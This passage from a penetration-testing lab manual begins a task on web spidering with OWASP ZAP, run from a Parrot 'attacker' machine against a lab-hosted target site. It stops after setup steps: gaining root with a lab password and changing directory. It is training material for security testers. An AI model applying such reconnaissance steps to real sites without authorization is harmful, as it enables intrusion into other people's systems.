
## Task 3: Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.

Here, we will perform web spidering on the target website using OWASP ZAP.

Note: In this task, the target website ([www.moviescope.com](http://www.moviescope.com)) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



